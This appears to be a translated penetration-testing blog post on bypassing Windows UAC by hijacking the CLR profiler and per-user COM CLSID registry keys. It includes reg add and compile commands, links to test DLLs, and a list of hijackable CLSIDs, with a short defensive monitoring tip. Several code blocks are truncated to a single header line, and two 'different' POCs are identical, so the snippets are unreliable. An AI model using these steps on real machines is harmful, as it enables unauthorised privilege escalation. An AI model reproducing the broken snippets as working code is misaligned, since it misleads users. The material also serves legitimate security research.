
0x00 Introduction
---
In the previous article "Use CLR to maintain persistence", a backdoor that hijacks .Net programs via CLR was introduced. Its characteristics include not requiring administrator privileges and being able to hijack all .Net programs. Therefore, if a high-privilege .Net program is hijacked, UAC can be bypassed, such as with gpedit.msc.
Recently, I also saw the same exploitation idea on clem@clavoillotte's blog, and his blog contains more areas worth learning. So, I have organized the content introduced in his blog, combined with my own experience, made appropriate additions, and shared it with everyone.
clem@clavoillotte's blog address:
https://offsec.provadys.com/UAC-bypass-dotnet.html
0x01 Introduction
---
This article will introduce the following:
- Method of using CLR to bypass UAC
- Method of hijacking system CLSID to bypass UAC
0x02 Using CLR to bypass UAC
---
In my article "Use CLR to maintain persistence", I used wmic to modify environment variables. The code is as follows:
wmic ENVIRONMENT create name="COR_ENABLE_PROFILING",username="%username%",VariableValue="1" |
Added a method using PowerShell to modify environment variables in 'Use Logon Scripts to maintain persistence', code as follows:
New-ItemProperty "HKCU:\Environment\" COR_ENABLE_PROFILING -value "1" -propertyType string | Out-Null |
clem@clavoillotte's method is to directly use reg add, code as follows:
REG ADD "HKCU\Software\Classes\CLSID\{FFFFFFFF-FFFF-FFFF-FFFF-FFFFFFFFFFFF}\InprocServer32" /ve /t REG_EXPAND_SZ /d "C:\Temp\test.dll" /f |
clem@clavoillotte's POC:
REG ADD "HKCU\Software\Classes\CLSID\{FFFFFFFF-FFFF-FFFF-FFFF-FFFFFFFFFFFF}\InprocServer32" /ve /t REG_EXPAND_SZ /d "C:\Temp\test.dll" /f |
Personally, I believe there is no need to specify the environment variable COR_PROFILER_PATH. The refined POC is as follows:
REG ADD "HKCU\Software\Classes\CLSID\{FFFFFFFF-FFFF-FFFF-FFFF-FFFFFFFFFFFF}\InprocServer32" /ve /t REG_EXPAND_SZ /d "C:\test\calc.dll" /f |
The test DLL is still based on the standard C++ DLL template. Download link:
https://raw.githubusercontent.com/3gstudent/test/master/calc.dll
gpedit.msc will launch normally while calculator pops up with high privileges
As shown below

To only launch calculator without executing gpedit.msc, add ExitProcess(0); after the startup code WinExec("calc.exe",SW_SHOWNORMAL);
The compiled DLL has been uploaded. Download link:
https://raw.githubusercontent.com/3gstudent/test/master/calcexit.dll
Test result as shown below

Calculator runs with high privileges, successfully bypassing UAC
0x03 Hijacking System CLSID to Bypass UAC
---
clem@clavoillotte shared in a blog how to hijack system CLSID to achieve UAC bypass, so next we will test them one by one and mark points that need attention
1. {B29D466A-857D-35BA-8712-A758861BFEA1}
The registry file is as follows:
Windows Registry Editor Version 5.00 |
Note:
The entry @="Microsoft.GroupPolicy.AdmTmplEditor.GPMAdmTmplEditorManager" in the registry indicates that this CLSID is invoked when executing gpedit.msc
The C# code to generate test_managed.dll is as follows:
using System; |
Save as TestDotNet.cs and compile into a dll
Use csc.exe to compile and generate the dll:
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /t:library TestDotNet.cs |
Note:
Use csc.exe from the .Net 4.0 directory
Rename the generated TestDotNet.dll to test_managed.dll to successfully bypass UAC, as shown in the test below

Additional tip regarding C# compilation files:
When compiling a C# program using Visual Studio, if the project name does not match the assembly name (i.e., the namespace) (in this context, the assembly name in the code is TestDotNet, but the newly created project name is Class1), you need to reassign the assembly name, as shown below

Similarly, this issue also exists when using csc.exe to compile and generate files
For example, if the source code is saved as a.cs, then when outputting, you must add the /out parameter to specify the output file as TestDotNet.dll, so that the assembly name also defaults to TestDotNet (matching the source code). The specific parameters are as follows:
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /t:library /out:TestDotNet.dll a.cs |

Otherwise, although the dll can be loaded, it cannot be executed, as shown below
2. {D5AB5662-131D-453D-88C8-9BBA87502ADE}
The registry file is as follows:
Windows Registry Editor Version 5.00 |
Note:
In the registry key, @="Microsoft.ManagementConsole.Advanced.FrameworkSnapInFactory". The following commands will invoke this CLSID when executed:
- compmgmt.msc
- eventvwr.msc
- secpol.msc
- taskschd.msc
Compile the DLL using csc.exe:
C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe /t:library TestDotNet.cs |
Note:
The DLL must be compiled using .NET 2.0
3. {0A29FF9E-7F9C-4437-8B11-F424491E3931}
The registry file is as follows:
Windows Registry Editor Version 5.00 |
The test systems were Win7 and Win10, which were unsuccessful, so I modified the script. The modified file is as follows:
Windows Registry Editor Version 5.00 |
The test_unmanaged.dll here differs from those in steps 1 and 2; a standard DLL is required here to achieve DLL hijacking. DLL download address:
https://raw.githubusercontent.com/3gstudent/test/master/calcexit.dll
Executing any of the following code can trigger DLL hijacking and achieve UAC bypass:
C:\Windows\System32\eventvwr.exe |
or
C:\Windows\System32\mmc.exe CompMgmt.msc |
Note:
This exploitation method was also introduced by b33f@FuzzySecurity at DefCon25. For details, refer to the following link:
https://raw.githubusercontent.com/FuzzySecurity/DefCon25/master/Lab-Writeup.txt
4、{CB2F6723-AB3A-11D2-9C40-00C04FA30A3E}
The registry file is as follows:
Windows Registry Editor Version 5.00 |

The test_unmanaged.dll here differs from those in steps 1 and 2; a standard DLL is required here to implement DLL hijacking. DLL download address:
https://raw.githubusercontent.com/3gstudent/test/master/calcexit.dll
Execute secpol.msc to trigger DLL hijacking, test as shown in the figure below
0x04 Supplement
Use Procmon to record the startup process of gpedit.msc, search for exploitable system CLSIDs, with the following characteristics:
Open registry key HKCU:\Software\Classes\CLSID\{****}\InprocServer32, returns NAME NOT FOUND
Open registry key HKCR:\CLSID\{****}\InprocServer32, returns SUCCESS
As shown in the figure below, the marked CLSIDs meet the requirements

On the test system Win7 x86, the following CLSIDs meeting the requirements were found:
- {8FC0B734-A0E1-11D1-A7D3-0000F87571E3}
- {B708457E-DB61-4C55-A92F-0D4B5E9B1224}
- {871C5380-42A0-1069-A2EA-08002B30309D}
- {D02B1F72-3407-48ae-BA88-E8213C6761F1}
- {B29D466A-857D-35BA-8712-A758861BFEA1}
- {D02B1F73-3407-48AE-BA88-E8213C6761F1}
- {B0395DA5-6A15-4E44-9F36-9A9DC7A2F341}
- {ADE6444B-C91F-4E37-92A4-5BB430A33340}
0x05 Defense
---
Monitor the creation and modification of key values under HKEY_CURRENT_USER\Software\Classes\CLSID\ in the registry
0x06 Summary
---
Microsoft does not consider UAC bypass as a vulnerability, which is understandable from their perspective. However, in penetration testing, situations often arise where UAC bypass is necessary, and certain UAC bypass methods can even be leveraged for further exploitation. From a defensive standpoint, it is important to remind defenders to stay vigilant about UAC bypass techniques.


